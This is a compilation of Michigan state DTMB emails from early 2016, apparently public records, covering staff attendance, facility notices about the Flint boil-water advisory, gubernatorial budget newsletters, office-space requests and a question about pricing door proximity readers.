
Picture of the crew loading water for transport to Flint!

**From:** Knieper, Kayla (DTMB)

**Sent:** Tuesday, February 09, 2016 9:09 AM

**To:** Burns, Robert (DTMB) <BurnsR@michigan.gov>; Sanchez, Leasa (DTMB) <SanchezL1@michigan.gov>; Knieper, Kayla (DTMB) <KnieperK@michigan.gov>; Doxie, William (DTMB) <DoxieW@michigan.gov>; Sullivan, Bernice (DTMB) <sullivanb@michigan.gov>; Lascari, Jennifer (DTMB) <lascarij@michigan.gov>; Yope, Eric (DTMB) <vopee@michigan.gov>; Darby, Marchan (DTMB) <DarbyM@michigan.gov>; Bailey, Maureen (DTMB) <baileym1@michigan.gov>; Sump, Anthony (DTMB) <SumpA@michigan.gov>; Arking, David (DTMB) <arkingd@michigan.gov>; Clark, Tracy (DTMB) <ClarkT14@michigan.gov>; Bos, Troy (DTMB) <bost@michigan.gov>; Clark, Jim (DTMB) <clarkj1@michigan.gov>; Myers, Curt (DTMB) <mverse@michigan.gov>; McGrath, David (DTMB) <mcgrathd@michigan.gov>; Shrauger, Erika (DTMB) <ShraugerE@michigan.gov>; Spitzley, Troy (DTMB) <SpitzleyT@michigan.gov>; Phillippo, Jamie (DTMB) <PhillippoJ@michigan.gov>; Hawes, Keith (DTMB) <HawesK@michigan.gov>; Finney, Chad (DTMB) <FinneyC1@michigan.gov>; Doll, John (DTMB) <DollJ1@michigan.gov>; Adams, LC (DTMB) <adamsl3@michigan.gov>; Rowley, Nick (DTMB) <RowleyN@michigan.gov>; Swaynie, Robert (DTMB) <SwaynieR@michigan.gov>; Bristol, Ron (DTMB) <bristoir@michigan.gov>; Pohl, Scott (DTMB) <PohlS3@michigan.gov>; Cochrane, Sheldon (DTMB) <CochraneS@michigan.gov>; Taylor, Thomas (DTMB) <TaylorT21@michigan.gov>

**Subject:** Attendance 2/9/2016



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Marchan – Working in Pontiac

Jamie – Out All Day

LC – Out All Day

Troy B. – Out All Day

Bernice – Out All Day

---

**From:** DTMB Facilities <dtmb@govsubscriptions.michigan.gov>  
**Sent:** Wednesday, February 10, 2016 4:41 PM  
**To:** Spitzley, Troy (DTMB)  
**Subject:** Facility Notification: Flint State Office Building



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
Facility Notification

# Flint Drinking Water

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## Details:

An advisory has been issued by the City of Flint asking water customers within a defined area (see attached notice and map) to boil water before using it. However, the Flint State Office Building does not fall within the identified area. DTMB continues to offer tap and bottled water in public areas on each floor as options in the Flint State Office Building.

- [Precautionary Boil Water Notice 2-9-16.pdf](#)
- [Map - Precautionary Boil Water Advisory.pdf](#)

## Contact:

DTMB Customer Service Center, [DTMB-Customerservice@michigan.gov](mailto:DTMB-Customerservice@michigan.gov) or 517-373-6227

	Unplug electronics such as cell phones and laptops once they're charged. Adapters plugged into outlets use energy even if they're not charging.
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


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DTMB Energy Tips

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**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Thursday, February 11, 2016 5:53 PM  
**To:** Spitzley, Troy (DTMB)  
**Subject:** What this year's budget means for Michigan...



## VIDEO: What Governor Snyder's FY17 budget means for Michigan




Gov. Rick Snyder's FY 2017 budget calls for critical investments for the Flint water crisis, statewide infrastructure and the Detroit Public Schools. The governor's recommendation also addresses the skyrocketing costs of specialty medications that Michigan residents depend on for better health outcomes.


This budget also stays committed to the Governor's core statewide priorities of education, talent and economic development, health and human services, and public safety.

The proposed FY 2017 budget makes key investments to strengthen the state for all of Michigan's families. [Click here to learn more about the top 6 takeaways from the](#)

## Governor's FY 2017 state budget.



### Click a tweet to tweet it out:




The #MIBudget @OneToughNerd proposed yesterday makes key investments to strengthen Michigan for all families --> [www.mi.gov/MIBudget](http://www.mi.gov/MIBudget)

--> @OneToughNerd's #MIBudget includes \$72 million a year for Detroit Public Schools. It is time to act now --> [www.mi.gov/MIBudget](http://www.mi.gov/MIBudget)

--> @onetoughnerd's significant investment in #Flint families is the right thing to do. #FlintFWD #MIBudget [www.mi.gov/MIBudget](http://www.mi.gov/MIBudget)

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---

**From:** Glencer, Lori (DTMB)  
**Sent:** Tuesday, February 16, 2016 9:46 AM  
**To:** Spitzley, Troy (DTMB)  
**Subject:** RE: quick question

thanks

---

**From:** Spitzley, Troy (DTMB)  
**Sent:** Tuesday, February 16, 2016 9:45 AM  
**To:** Glencer, Lori (DTMB) <[GlencerL@michigan.gov](mailto:GlencerL@michigan.gov)>  
**Subject:** RE: quick question

Jeff Pratt

---

**From:** Glencer, Lori (DTMB)  
**Sent:** Tuesday, February 16, 2016 7:48 AM  
**To:** Spitzley, Troy (DTMB) <[SpitzleyT@michigan.gov](mailto:SpitzleyT@michigan.gov)>  
**Subject:** RE: quick question

She is on assignment with the Flint Water Crisis

Anybody else???

---

**From:** Spitzley, Troy (DTMB)  
**Sent:** Tuesday, February 16, 2016 7:35 AM  
**To:** Glencer, Lori (DTMB) <[GlencerL@michigan.gov](mailto:GlencerL@michigan.gov)>  
**Subject:** RE: quick question

Start with Jeanette Doll. She will be able to direct you to the correct person.

---

**From:** Glencer, Lori (DTMB)  
**Sent:** Tuesday, February 16, 2016 7:31 AM  
**To:** Spitzley, Troy (DTMB) <[SpitzleyT@michigan.gov](mailto:SpitzleyT@michigan.gov)>  
**Subject:** RE: quick question

Is there one person in particular?

---

**From:** Spitzley, Troy (DTMB)  
**Sent:** Tuesday, February 16, 2016 7:18 AM  
**To:** Glencer, Lori (DTMB) <[GlencerL@michigan.gov](mailto:GlencerL@michigan.gov)>  
**Subject:** RE: quick question

Hi Lori,

You need to contact the Office of Infrastructure Protection.

Thanks,

Troy

---

**From:** Glencer, Lori (DTMB)  
**Sent:** Friday, February 12, 2016 12:29 PM  
**To:** Spitzley, Troy (DTMB) <[SpitzleyT@michigan.gov](mailto:SpitzleyT@michigan.gov)>  
**Subject:** quick question


Hi Troy,

Do you know who are contact is to get pricing for adding proximity readers to doors on the first floor??

*Lori Glencer  
Administrative Assistant  
State of Michigan  
Project SIGMA  
Office (517)284-7584*



**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Tuesday, February 16, 2016 5:20 PM  
**To:** Spitzley, Troy (DTMB)  
**Subject:** VIDEO: Volunteering in Flint



## VIDEO: How volunteers are helping Flint




Volunteers at the Food Bank of Eastern Michigan are working hard to collect donations in order to help the families of Flint. Last Thursday, Governor Snyder visited with the many dedicated volunteers and helped sort cans of food.

Good nutrition is critically important for Flint's children. Foods that are high in calcium, vitamin C, and iron can help limit the effects of lead exposure. To donate or volunteer at the Food Bank of Eastern Michigan, visit [www.fbem.org](http://www.fbem.org).

[Click here to watch the video and learn more about how the Food Bank of Eastern Michigan is helping Flint's families.](#)




## LISTEN IN: Governor Snyder's tele-town hall with Flint residents



Governor Snyder hosted his third town hall with Flint residents on Thursday, Feb. 11, answering their questions directly. [Click here to listen to the call.](#)

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---

**From:** DTMB Director and CIO David Behen <dtmb@govsubscriptions.michigan.gov>  
**Sent:** Wednesday, February 17, 2016 10:10 AM  
**To:** Spitzley, Troy (DTMB)  
**Subject:** The Gov. Snyder's Budget Proposal



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DTMB Header 02/22/16

Good morning everyone. I hope everyone had a great holiday weekend.

I had the good fortune to travel to Marquette on Monday with Chad Laidlaw, DTMB's policy and planning analyst, to meet with city, business and university leaders and to address the Economic Club of Marquette. I told them about the many things DTMB does, placing special emphasis on our work in mobility and cybersecurity. Marquette is really developing and making its mark as an innovative and entrepreneurial community.

Now work.

The executive budget Gov. Snyder presented last week outlined his investment plan for Michigan. Yes, the proposal for fiscal year 2017-18 outlined a strategy to address the critical challenges of addressing the Flint water crisis and turning around Detroit's Public Schools, but the \$54.9 billion plan also includes investment in four key areas:

- **Education.** The budget increases investment to K-12 schools, community colleges and the state's public universities. Additional funds are proposed to expand career, technical, science, technology, engineering and math programs.
- **Protecting the Public.** The governor's plan expands the Secure Cities program, which has reduced violent crime in four major Michigan cities. Funds also would support an additional trooper recruit school and an academy to train corrections officers, among other initiatives.
- **Putting People First.** The governor recommends continued expansion of the Healthy Kids Dental Program and funding efforts to ensure residents have access to affordable health care. His proposal boosts funds to help cover new higher cost specialty medications to treat conditions such as hepatitis C and cystic fibrosis, among others.
- **Investing in Infrastructure.** The proposal allocates \$1.2 billion to maintain and repair Michigan roads, bridges and other critical infrastructure.

The budget proposal also includes FY 2017-18 funding recommendations for DTMB. Gov. Snyder recommends ongoing funding of \$1.3 billion for department operations and a one-time allocation of \$32.4 million.



A few highlights include:

- \$502 million for information technology support for all state agencies and \$132.8 million for 14 high-priority IT projects in seven agencies. He recommends increasing the Information Technology Investment Fund by \$7 million, from \$65 million to \$72 million. This fund supports several major multiyear IT projects and upgrades, including the replacement of outdated legacy systems.
- An additional \$5 million to support cybersecurity improvements to safeguard citizens' personal information and protect critical infrastructure and government services.
- IT support of \$6.5 million to modernize the Office of Retirement Services' systems and enhance customer service for more than 530,000 current and future retirees.

You can see the full executive budget recommendations, which are posted on the Budget Office website. Details of DTMB's proposed budget begin on page B-75.

We can expect to see many changes before the budgets are signed and become effective Oct. 1. The executive budget will be used by the House and Senate Appropriations Committees as they work on their own budgets and hold committee hearings on the proposals. I'll keep you posted as the process moves ahead.

As always, I welcome your notes, whether about the budget process or any other topic. Please send them to me at [behend@michigan.gov](mailto:behend@michigan.gov).

Thank you again for all the good work you do. I hope you have a great week ahead.

David

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The Department of Technology, Management and Budget

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**From:** Clark, Jim (DTMB)  
**Sent:** Monday, January 11, 2016 7:28 AM  
**To:** Spitzley, Troy (DTMB)  
**Subject:** FW: Downtown Office Space  
**Attachments:** CH conf room reservations FY 15 (Autosaved).xlsx

James Clark  
Dept of Technology Management & Budget  
Facilities & Business Services Administration  
Phone: 517-284-7937  
Fax: 517-284-7973

---

**From:** Hawes, Mary Kay (DEQ)  
**Sent:** Monday, January 04, 2016 11:20 AM  
**To:** Clark, Jim (DTMB) <clarkj1@michigan.gov>  
**Subject:** RE: Downtown Office Space

Attached is the spreadsheet showing each room as well as an overall recap. Looks like 1N has a room that is only used 14% of the time. It's the William Cudlip room and holds up to 10. There is one on 2N that is only used 7% of the time called the Stephen Nisbet but Outlook doesn't show how many it holds.

The problem is that I don't know if these rooms are being charge to a specific agency or if they are "owned" by DTMB and the charges are spread out the building occupants. Maybe Kris Garrison can help us determine which rooms belong to DTMB so you can say you are taking it off the Outlook calendar??

Yes, the Flint water was the demise of our director which is very unfortunate because he's a great guy and truly had good intentions for this department. In my opinion, I think he decided to take the heat off the Gov by stepping down....he was planning to retire when the Gov was done anyway...there are a few appointed positions by him that I'm assuming will be changing soon....I have a feeling there are going to be a LOT of changes in the near future....it will be interesting to see who the Gov appoints as the permanent director...

---

**From:** Clark, Jim (DTMB)  
**Sent:** Monday, January 04, 2016 11:06 AM  
**To:** Hawes, Mary Kay (DEQ)  
**Subject:** RE: Downtown Office Space

Sounds like a good idea, can you share your information? Or suggest a conference room?

What's the news about DEQ's Director leaving? Flint water issue?

James Clark

Dept of Technology Management & Budget  
Facilities & Business Services Administration  
Phone: 517-284-7937  
Fax: 517-284-7973

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**From:** Hawes, Mary Kay (DEQ)  
**Sent:** Monday, January 04, 2016 10:30 AM  
**To:** Clark, Jim (DTMB) <[clarkjl@michigan.gov](mailto:clarkjl@michigan.gov)>  
**Subject:** RE: Downtown Office Space

Happy New Year Jim! I agree that my 11 days off went too fast. ☺

What about a small conference room here in Con Hall? That study showed them only being used 22% of the time on average so maybe we could specifically find one on that spreadsheet that is not used often and convert it to hoteling type office space.....

Mary Kay Hawes  
Department of Environmental Quality  
Administration Division  
Field Operations and Facilities Management  
517-881-0768  
[hawesm@michigan.gov](mailto:hawesm@michigan.gov)

---

**From:** Clark, Jim (DTMB)  
**Sent:** Monday, January 04, 2016 10:27 AM  
**To:** Hawes, Mary Kay (DEQ)  
**Subject:** FW: Downtown Office Space

Hay MK!

Hope you had a great holiday with family and friends! I enjoyed my time off but it went by too quickly!

Do you know of any space in DEQ space to accommodate this request?

Thanks!

James Clark  
Dept of Technology Management & Budget  
Facilities & Business Services Administration  
Phone: 517-284-7937  
Fax: 517-284-7973

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**From:** Droste, Kerri (DTMB)  
**Sent:** Monday, January 04, 2016 10:17 AM  
**To:** Clark, Jim (DTMB) <[clarkjl@michigan.gov](mailto:clarkjl@michigan.gov)>  
**Subject:** FW: Downtown Office Space

Jim --  
I would like to get back with Kristen on this soon. Any luck? Or any update I can provide to her?

Thank you!

**Kerri Droste**

Facilities and Business Services Administration  
Department of Technology, Management & Budget  
[Drostek@michigan.gov](mailto:Drostek@michigan.gov)  
517-284-7953



**HELP. CONNECT. SOLVE.**

---

**From:** Hampton, Kristen (DTMB)  
**Sent:** Tuesday, December 22, 2015 12:39 PM  
**To:** Droste, Kerri (DTMB) <[drostek@michigan.gov](mailto:drostek@michigan.gov)>  
**Subject:** RE: Downtown Office Space

Kerri –

Hoteling type space is sufficient. We basically need someplace for our laptop and a few paper swatch books, etc.

Thanks for your help!  
Kristen

---

**From:** Droste, Kerri (DTMB)  
**Sent:** Tuesday, December 22, 2015 12:28 PM  
**To:** Hampton, Kristen (DTMB) <[HamptonK@michigan.gov](mailto:HamptonK@michigan.gov)>  
**Subject:** RE: Downtown Office Space

Kristen –  
Let me discuss this with Jim Clark and see if he has any ideas or suggestions. Is a hoteling type space sufficient or is what they are using a floor to ceiling office or something in the middle?

Thanks!

**Kerri Droste**

Facilities and Business Services Administration  
Department of Technology, Management & Budget  
[Drostek@michigan.gov](mailto:Drostek@michigan.gov)  
517-284-7953



**HELP. CONNECT. SOLVE.**

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**From:** Hampton, Kristen (DTMB)  
**Sent:** Tuesday, December 22, 2015 11:23 AM  
**To:** Droste, Kerri (DTMB) <[drostek@michigan.gov](mailto:drostek@michigan.gov)>  
**Subject:** Downtown Office Space

Hi Kerri,

I have two employees who spend time downtown and have been utilizing an office in Procurement that last year or more. Procurement needs their space back so we are now looking for another office space in one of the downtown state buildings. Joyce VanCoevery thought you may be able to help us locate a single office? Can you help? Procurement was just allowing us to use the space at no charge. I'm not sure we'd find the same deal with anyone else. 😊

Thank you!

Kristen

Kristen Hampton  
Manager, DTMB Printing Services  
517-322-5488 Phone  
517-322-5968 Fax



**HELP. CONNECT. SOLVE.**

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**From:** Doll, Jeanette (DTMB)  
**Sent:** Thursday, February 04, 2016 1:33 PM  
**To:** Spitzley, Troy (DTMB)  
**Subject:** Automatic reply: Kroger space

I am currently on special assignment and have limited ability to respond to requests that are not associated with the Flint Water Response.

If you need assistance with a building closure, please contact Central Control at (517) 373-0196 for immediate assistance.

Jeanette

---

**From:** Glencer, Lori (DTMB)  
**Sent:** Tuesday, February 16, 2016 7:48 AM  
**To:** Spitzley, Troy (DTMB)  
**Subject:** RE: quick question

She is on assignment with the Flint Water Crisis

Anybody else???

---

**From:** Spitzley, Troy (DTMB)  
**Sent:** Tuesday, February 16, 2016 7:35 AM  
**To:** Glencer, Lori (DTMB) <[GlencerL@michigan.gov](mailto:GlencerL@michigan.gov)>  
**Subject:** RE: quick question

Start with Jeanette Doll. She will be able to direct you to the correct person.

---

**From:** Glencer, Lori (DTMB)  
**Sent:** Tuesday, February 16, 2016 7:31 AM  
**To:** Spitzley, Troy (DTMB) <[SpitzleyT@michigan.gov](mailto:SpitzleyT@michigan.gov)>  
**Subject:** RE: quick question

Is there one person in particular?

---

**From:** Spitzley, Troy (DTMB)  
**Sent:** Tuesday, February 16, 2016 7:18 AM  
**To:** Glencer, Lori (DTMB) <[GlencerL@michigan.gov](mailto:GlencerL@michigan.gov)>  
**Subject:** RE: quick question

Hi Lori,

You need to contact the Office of Infrastructure Protection.

Thanks,  
Troy

---

**From:** Glencer, Lori (DTMB)  
**Sent:** Friday, February 12, 2016 12:29 PM  
**To:** Spitzley, Troy (DTMB) <[SpitzleyT@michigan.gov](mailto:SpitzleyT@michigan.gov)>  
**Subject:** quick question

Hi Troy,

Do you know who are contact is to get pricing for adding proximity readers to doors on the first floor??

*Lori Glencer  
Administrative Assistant  
State of Michigan*

Project SIGMA  
Office (517)284-7584





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**From:** Gary Peters <info@petersformichigan.com>  
**Sent:** Thursday, January 28, 2016 10:40 AM  
**To:** Spitzley, Troy (DTMB)  
**Subject:** Flint needs us



Troy,

Are you as outraged as I am by the failings that caused lead contaminated water in Flint?

Responsibility for this devastating public health emergency lies with the State of Michigan, and **the people of Flint deserve better from their government.**

That is why I'm working hard in Washington to right this wrong for the people of Flint, especially its children, who are most vulnerable to the effects of lead exposure. We must ensure this problem is fixed both in the short and long-term.

**I urge you to stand with me in support of the Flint community by donating your time or money.**

Take a look at a few of the ways you can give back:

- For financial donations, visit [www.flintkids.org](http://www.flintkids.org) or call 810-767-8279 to contribute to the Community Foundation of Greater Flint.
- The United Way of Genesee County is accepting donations for the purchase of filters, bottled water, emergency support services and prevention efforts. Click [here](#) to donate.
- If you are in the Flint, volunteers are also needed to participate in water response teams. Please consider volunteering your time with the Red Cross at 1401 S. Grand Traverse, Flint. Click [here](#) for shift times.

**Flint needs us now more than ever, and I know the everyone in Michigan will join together to do all we can to help the City of Flint and its residents recover from this catastrophe.**

Thank you,

Gary

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Paid for by Peters for Michigan

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[Click here](#) to unsubscribe

[petersformichigan.com](http://petersformichigan.com)

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**From:** Spitzley, Troy (DTMB)  
**Sent:** Tuesday, February 09, 2016 1:57 PM  
**To:** Hawes, Keith (DTMB)  
**Subject:** RE: Attendance 2/9/2016

Where are you? ☺

---

**From:** Hawes, Keith (DTMB)  
**Sent:** Tuesday, February 09, 2016 1:41 PM  
**To:** Knieper, Kayla (DTMB) <[KnieperK@michigan.gov](mailto:KnieperK@michigan.gov)>; Burns, Robert (DTMB) <[BurnsR@michigan.gov](mailto:BurnsR@michigan.gov)>; Sanchez, Leasa (DTMB) <[SanchezLI@michigan.gov](mailto:SanchezLI@michigan.gov)>; Doxie, William (DTMB) <[DoxieW@michigan.gov](mailto:DoxieW@michigan.gov)>; Sullivan, Bernice (DTMB) <[sullivanb@michigan.gov](mailto:sullivanb@michigan.gov)>; Lascari, Jennifer (DTMB) <[lascarij@michigan.gov](mailto:lascarij@michigan.gov)>; Yope, Eric (DTMB) <[yopee@michigan.gov](mailto:yopee@michigan.gov)>; Darby, Marchan (DTMB) <[DarbyM@michigan.gov](mailto:DarbyM@michigan.gov)>; Bailey, Maureen (DTMB) <[baileym1@michigan.gov](mailto:baileym1@michigan.gov)>; Sump, Anthony (DTMB) <[SumpA@michigan.gov](mailto:SumpA@michigan.gov)>; Arking, David (DTMB) <[arkingd@michigan.gov](mailto:arkingd@michigan.gov)>; Clark, Tracy (DTMB) <[ClarkT14@michigan.gov](mailto:ClarkT14@michigan.gov)>; Bos, Troy (DTMB) <[bost@michigan.gov](mailto:bost@michigan.gov)>; Clark, Jim (DTMB) <[clarkj1@michigan.gov](mailto:clarkj1@michigan.gov)>; Myers, Curt (DTMB) <[myersc@michigan.gov](mailto:myersc@michigan.gov)>; McGrath, David (DTMB) <[mcgrathd@michigan.gov](mailto:mcgrathd@michigan.gov)>; Shrauger, Erika (DTMB) <[ShraugerE@michigan.gov](mailto:ShraugerE@michigan.gov)>; Spitzley, Troy (DTMB) <[SpitzleyT@michigan.gov](mailto:SpitzleyT@michigan.gov)>; Phillippo, Jamie (DTMB) <[PhillippoJ@michigan.gov](mailto:PhillippoJ@michigan.gov)>; Finney, Chad (DTMB) <[FinneyC1@michigan.gov](mailto:FinneyC1@michigan.gov)>; Doll, John (DTMB) <[DollJ1@michigan.gov](mailto:DollJ1@michigan.gov)>; Adams, LC (DTMB) <[adamsl3@michigan.gov](mailto:adamsl3@michigan.gov)>; Rowley, Nick (DTMB) <[RowleyN@michigan.gov](mailto:RowleyN@michigan.gov)>; Swaynie, Robert (DTMB) <[SwaynieR@michigan.gov](mailto:SwaynieR@michigan.gov)>; Bristol, Ron (DTMB) <[bristolr@michigan.gov](mailto:bristolr@michigan.gov)>; Pohl, Scott (DTMB) <[PohlS3@michigan.gov](mailto:PohlS3@michigan.gov)>; Cochrane, Sheldon (DTMB) <[CochraneS@michigan.gov](mailto:CochraneS@michigan.gov)>; Taylor, Thomas (DTMB) <[TaylorT21@michigan.gov](mailto:TaylorT21@michigan.gov)>  
**Subject:** RE: Attendance 2/9/2016

Picture of the crew loading water for transport to Flint!

---

**From:** Knieper, Kayla (DTMB)  
**Sent:** Tuesday, February 09, 2016 9:09 AM  
**To:** Burns, Robert (DTMB) <[BurnsR@michigan.gov](mailto:BurnsR@michigan.gov)>; Sanchez, Leasa (DTMB) <[SanchezLI@michigan.gov](mailto:SanchezLI@michigan.gov)>; Knieper, Kayla (DTMB) <[KnieperK@michigan.gov](mailto:KnieperK@michigan.gov)>; Doxie, William (DTMB) <[DoxieW@michigan.gov](mailto:DoxieW@michigan.gov)>; Sullivan, Bernice (DTMB) <[sullivanb@michigan.gov](mailto:sullivanb@michigan.gov)>; Lascari, Jennifer (DTMB) <[lascarij@michigan.gov](mailto:lascarij@michigan.gov)>; Yope, Eric (DTMB) <[yopee@michigan.gov](mailto:yopee@michigan.gov)>; Darby, Marchan (DTMB) <[DarbyM@michigan.gov](mailto:DarbyM@michigan.gov)>; Bailey, Maureen (DTMB) <[baileym1@michigan.gov](mailto:baileym1@michigan.gov)>; Sump, Anthony (DTMB) <[SumpA@michigan.gov](mailto:SumpA@michigan.gov)>; Arking, David (DTMB) <[arkingd@michigan.gov](mailto:arkingd@michigan.gov)>; Clark, Tracy (DTMB) <[ClarkT14@michigan.gov](mailto:ClarkT14@michigan.gov)>; Bos, Troy (DTMB) <[bost@michigan.gov](mailto:bost@michigan.gov)>; Clark, Jim (DTMB) <[clarkj1@michigan.gov](mailto:clarkj1@michigan.gov)>; Myers, Curt (DTMB) <[myersc@michigan.gov](mailto:myersc@michigan.gov)>; McGrath, David (DTMB) <[mcgrathd@michigan.gov](mailto:mcgrathd@michigan.gov)>; Shrauger, Erika (DTMB) <[ShraugerE@michigan.gov](mailto:ShraugerE@michigan.gov)>; Spitzley, Troy (DTMB) <[SpitzleyT@michigan.gov](mailto:SpitzleyT@michigan.gov)>; Phillippo, Jamie (DTMB) <[PhillippoJ@michigan.gov](mailto:PhillippoJ@michigan.gov)>; Hawes, Keith (DTMB) <[HawesK@michigan.gov](mailto:HawesK@michigan.gov)>; Finney, Chad (DTMB) <[FinneyC1@michigan.gov](mailto:FinneyC1@michigan.gov)>; Doll, John (DTMB) <[DollJ1@michigan.gov](mailto:DollJ1@michigan.gov)>; Adams, LC (DTMB) <[adamsl3@michigan.gov](mailto:adamsl3@michigan.gov)>; Rowley, Nick (DTMB) <[RowleyN@michigan.gov](mailto:RowleyN@michigan.gov)>; Swaynie, Robert (DTMB) <[SwaynieR@michigan.gov](mailto:SwaynieR@michigan.gov)>; Bristol, Ron (DTMB) <[bristolr@michigan.gov](mailto:bristolr@michigan.gov)>; Pohl, Scott (DTMB) <[PohlS3@michigan.gov](mailto:PohlS3@michigan.gov)>; Cochrane, Sheldon (DTMB) <[CochraneS@michigan.gov](mailto:CochraneS@michigan.gov)>; Taylor, Thomas (DTMB) <[TaylorT21@michigan.gov](mailto:TaylorT21@michigan.gov)>  
**Subject:** Attendance 2/9/2016



### **Tubby Tuesday All!**

Jen – Working in G.R.

LC – Out All Day

Customer Roundtable (Downtown) – 9:00 – 11:00

### **Looking Ahead to Wednesday!**

Marchan – Working in Pontiac

Jamie – Out All Day

LC – Out All Day

Troy B. – Out All Day

Bernice – Out All Day

---

**From:** Spitzley, Troy (DTMB)  
**Sent:** Tuesday, February 09, 2016 2:00 PM  
**To:** Hawes, Keith (DTMB)  
**Subject:** RE: Attendance 2/9/2016

Why aren't you in Flint handing out aqua?

---

**From:** Hawes, Keith (DTMB)  
**Sent:** Tuesday, February 09, 2016 1:58 PM  
**To:** Spitzley, Troy (DTMB) <SpitzleyT@michigan.gov>  
**Subject:** RE: Attendance 2/9/2016

My office

---

**From:** Spitzley, Troy (DTMB)  
**Sent:** Tuesday, February 09, 2016 1:57 PM  
